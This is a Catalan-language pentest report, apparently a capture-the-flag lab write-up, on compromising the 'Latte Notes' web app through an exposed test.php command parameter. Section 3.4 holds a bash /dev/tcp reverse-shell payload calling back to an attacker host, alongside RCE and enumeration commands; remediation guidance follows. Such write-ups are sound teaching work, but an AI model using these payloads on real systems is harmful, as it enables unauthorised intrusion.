INFORME DE PENTESTING

LATTE NOTES

IDOR → Pujada de fitxers → RCE → Reverse Shell

Objectiu	**LATTE NOTES — Shop / Notes App**
Adreça IP	**172.17.0.2**
Servei	**HTTP · Apache 2.4.54 (Debian)**
Plataforma	**whoami-labs.com**
Dificultat	**Fàcil (1 punt)**
Data	**11 de novembre de 2026**
Autor	**Josep Sanz**
Flag	`FLAG{idor_leads_to_rce_latte_pwned}`

RISC GLOBAL	CRÍTIC	CVSS 3.1 9.8

Document confidencial. Les proves s'han dut a terme en un entorn de laboratori aïllat i autoritzat (whoami-labs.com). No s'ha atacat cap sistema de tercers. Sense atacs de força bruta ni de denegació de servei.

1 · Resum executiu

Durant l'avaluació de seguretat de la màquina **LATTE NOTES** (172.17.0.2) s'ha aconseguit el **compromís total del servidor web** partint únicament d'accés de xarxa, sense cap credencial prèvia. L'aplicació exposava un directori de pujades (`/uploads/`) que permetia accedir i executar fitxers PHP arbitraris. A través d'un script present al directori (`test.php`) que acceptava un paràmetre `cmd`, va ser possible executar comandes del sistema operatiu (**RCE**) com l'usuari `www-data` i establir una **shell inversa interactiva**.

La cadena d'atac va permetre llegir la *flag* del repte (`FLAG{idor_leads_to_rce_latte_pwned}`) al sistema de fitxers del servidor. El temps total des del reconeixement fins a l'execució de comandes va ser d'uns **pocs minuts**, fet que confirma la severitat **crítica** de la troballa principal.

Impacte de negoci

- **Confidencialitat:** accés de lectura a tot el contingut servit pel web i a fitxers del sistema (p. ex. `/etc/passwd`).
- **Integritat:** capacitat de modificar, crear o esborrar fitxers de l'aplicació com a `www-data`.
- **Disponibilitat:** possibilitat d'alterar o aturar el servei web.
- **Pivotatge:** la shell obtinguda serveix de punt de suport per a enumeració interna i futura escalada de privilegis.

Taula de troballes

#	Troballa	Severitat	CVSS
1	Execució remota de comandes (RCE) via `test.php?cmd=`	CRÍTICA	9.8
2	Directori de pujades amb execució de PHP i *listing* obert (`/uploads/`)	ALTA	7.5
3	Fitxer de depuració exposat en producció (`test.php`)	ALTA	7.3
4	Cookie de sessió sense `HttpOnly` + fuga de versions	MITJANA	5.3

2 · Abast, autorització i metodologia

Abast i autorització

Proves fetes exclusivament contra la màquina de laboratori **LATTE NOTES** (172.17.0.2) de la plataforma **whoami-labs.com**, entorn dissenyat i autoritzat explícitament per a la pràctica ofensiva. No s'ha atacat cap sistema fora d'aquest perímetre. No s'han emprat atacs de força bruta ni de denegació de servei.

Metodologia

L'avaluació segueix una metodologia reconeguda (OWASP WSTG / PTES) estructurada en fases: reconeixement, enumeració de contingut web, identificació i explotació de vulnerabilitats, post-explotació i documentació. S'han utilitzat eines estàndard del sector:

- **Nmap** — descoberta de ports i *fingerprinting* de serveis.
- **Feroxbuster** — enumeració recursiva de contingut i directoris web.
- **Navegador + cURL** — interacció manual amb l'aplicació i verificació del RCE.
- **Netcat** — receptor de la shell inversa.

Cadena d'atac (visió general)

```
Recon (Nmap)  ->  Enum. web (Feroxbuster)  ->  /uploads/test.php
      ->  RCE  test.php?cmd=id  (www-data)
      ->  Reverse shell (bash /dev/tcp -> nc -lvnp 4444)
      ->  Lectura de la flag  (/var/www/flag.txt)
```

3 · Desenvolupament tècnic (pas a pas)

3.1 · Reconeixement — Nmap

S'inicia amb un escaneig complet de ports i detecció de serveis. Només hi ha un port obert, el **80/tcp**, servint un **Apache 2.4.54 (Debian)** amb el títol *«Latte Notes»*. Nmap ja detecta un indici de configuració feble: la cookie de sessió `PHPSESSID` s'emet **sense l'atribut HttpOnly**.

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```




Figura 1. Escaneig Nmap: port 80/tcp obert (Apache 2.4.54), títol «Latte Notes» i cookie PHPSESSID sense HttpOnly.

3.2 · Enumeració de contingut — Feroxbuster

Amb l'aplicació identificada, s'enumeren rutes i fitxers de manera recursiva. A banda de les rutes esperables de l'app (`login.php`, `index.php`, `view_note.php`, `notes.php`), destaca el directori `/uploads/` amb *directory listing* obert i, dins seu, un fitxer molt sospitós: `/uploads/test.php` (HTTP 200).

```
feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```




Figura 2. Feroxbuster descobreix /uploads/ (listing obert) i /uploads/test.php, a més de les rutes de l'aplicació.

3.3 · Explotació — Execució remota de comandes (RCE)

El fitxer `test.php` és un script de depuració que executa al servidor el valor del paràmetre `cmd` de la URL. En sol·licitar `test.php?cmd=id` el servidor respon amb la sortida de la comanda, confirmant **execució remota de comandes** com l'usuari `www-data`:

```
http://172.17.0.2/uploads/test.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




Figura 3. Prova de concepte del RCE: test.php?cmd=id retorna uid=33(www-data). Execució de comandes confirmada.

3.4 · Post-explotació — Shell inversa

Per obtenir una sessió interactiva, es posa un receptor `netcat` a la màquina atacant i s'injecta per URL (codificada) una *reverse shell* de bash que connecta de tornada al port 4444:

```
# Màquina atacant (Kali)
nc -lvnp 4444

# Payload (via test.php?cmd=, URL-encoded)
bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'
```




Figura 4. Connexió rebuda a netcat: shell de www-data a latte_notes des de 172.17.0.2.

3.5 · Obtenció de la flag

Ja amb shell interactiva, es confirma la identitat (`whoami` → `www-data`), s'enumera el sistema (`cat /etc/passwd`) i es localitza la *flag* amb `find`. El fitxer es troba a `/var/www/flag.txt`:

```
find / -name flag.txt 2>/dev/null
  -> /var/www/flag.txt

cat /var/www/flag.txt
  -> FLAG{idor_leads_to_rce_latte_pwned}
```



Figura 5. Explotació completa: shell de www-data, enumeració i lectura de la flag. Panell del laboratori confirmant el compromís (11-11-2026 11:22).

4 · Detall de vulnerabilitats

1. Execució remota de comandes (RCE)			CRÍTICA
CVSS 3.1	9.8 (Crítica)	**CWE**	CWE-78
Vector	`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`	**OWASP**	A03:2021 — Injecció

Descripció. El fitxer `/uploads/test.php` passa el paràmetre `cmd` directament a una funció d'execució de sistema (p. ex. `system()`/`shell_exec()`) sense cap validació ni autenticació. Qualsevol atacant de xarxa pot executar comandes arbitràries com `www-data` i, des d'allà, establir una shell interactiva. És la troballa de major impacte: comporta el compromís complet del servei web.

Remediació.

- Eliminar immediatament `test.php` del servidor de producció.
- No construir mai comandes de sistema a partir d'entrada de l'usuari; si cal, usar llistes blanques estrictes i evitar la shell (p. ex. `escapeshellarg()` o APIs natives).
- Executar el servei amb el mínim privilegi i aïllar-lo (contenidor/usuari dedicat sense accés a fitxers sensibles).

2. Directori /uploads/ amb execució de PHP i listing obert			ALTA
CVSS 3.1	7.5 (Alta)	**CWE**	CWE-434 / CWE-548
Vector	`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`	**OWASP**	A05:2021 — Configuració incorrecta

Descripció. El directori de pujades té el *directory listing* habilitat (es pot enumerar el seu contingut) i, sobretot, **permet l'execució de fitxers** `.php`. Un directori destinat a contingut pujat per usuaris no hauria d'executar codi: aquesta combinació és el vehicle que converteix qualsevol fitxer PHP (com `test.php`) en RCE.

Remediació.

- Desactivar l'execució de PHP al directori de pujades (p. ex. `php_admin_flag engine off` o configuració del handler).
- Desactivar el *directory listing* (`Options -Indexes`).
- Servir els fitxers pujats des d'un domini/emmagatzematge sense execució i validar tipus i extensió en servidor.

3. Fitxer de depuració exposat en producció			ALTA
CVSS 3.1	7.3 (Alta)	**CWE**	CWE-489
Vector	`AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L`	**OWASP**	A05:2021 — Configuració incorrecta

Descripció. `test.php` és un artefacte de desenvolupament/depuració que mai hauria d'arribar a producció. La seva presència exposa funcionalitat perillosa accessible públicament i sense autenticació.

Remediació.

- Retirar tots els fitxers de prova/depuració abans de desplegar.
- Integrar revisions i escaneig de contingut al pipeline de desplegament (CI/CD) per detectar-los.
- Restringir per configuració l'accés a fitxers no previstos a l'arrel web.

4. Cookie de sessió sense HttpOnly i fuga de versions			MITJANA
CVSS 3.1	5.3 (Mitjana)	**CWE**	CWE-1004 / CWE-200
Vector	`AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`	**OWASP**	A05:2021 — Configuració incorrecta

Descripció. La cookie `PHPSESSID` s'emet sense l'atribut `HttpOnly`, cosa que la fa accessible des de JavaScript i, per tant, robable davant d'un XSS. A més, les capçaleres revelen la versió exacta d'Apache, facilitant la cerca d'exploits coneguts.

Remediació.

- Marcar les cookies de sessió amb `HttpOnly`, `Secure` i `SameSite`.
- Ocultar o minimitzar els banners de versió (`ServerTokens Prod`, `ServerSignature Off`).
- Afegir capçaleres de seguretat (CSP, X-Content-Type-Options, X-Frame-Options) i forçar HTTPS/HSTS.

5 · Pla de remediació prioritzat

Prioritat	Acció	Troballa
IMMEDIATA	Eliminar `/uploads/test.php` i desactivar l'execució de PHP a `/uploads/`	1, 2, 3
ALTA	Desactivar *directory listing*; revisar l'arrel web a la recerca d'altres artefactes de depuració	2, 3
MITJANA	Enfortir cookies (HttpOnly/Secure/SameSite), ocultar versions i afegir capçaleres de seguretat	4
CONTÍNUA	Mínim privilegi del servei, revisió al CI/CD i monitoratge/registre d'accessos anòmals	1–4

6 · Conclusió i lliçó apresa

La màquina **LATTE NOTES** cau per una cadena curta però demolidora: un **fitxer de depuració oblidat** en un **directori de pujades que executa PHP** es tradueix en **execució remota de comandes sense autenticació**. No calen *exploits* sofisticats ni força bruta; només reconeixement acurat i enumeració de contingut. El valor `www-data` és el sostre d'aquest repte, però en un entorn real seria el punt de partida per a l'escalada de privilegis.

Lliçó: la higiene del desplegament és control de seguretat de primer ordre. Retirar artefactes de prova i negar l'execució de codi als directoris d'escriptura hauria trencat tota la cadena. Aplicar correctament un **sol** d'aquests principis —no deixar `test.php` en producció *o* no permetre executar PHP a `/uploads/`— hauria evitat el compromís.

> **Estat final:** servidor compromès — RCE com www-data confirmat · Flag: `FLAG{idor_leads_to_rce_latte_pwned}`

Informe elaborat per **Josep Sanz** · 11 de novembre de 2026 · whoami-labs.com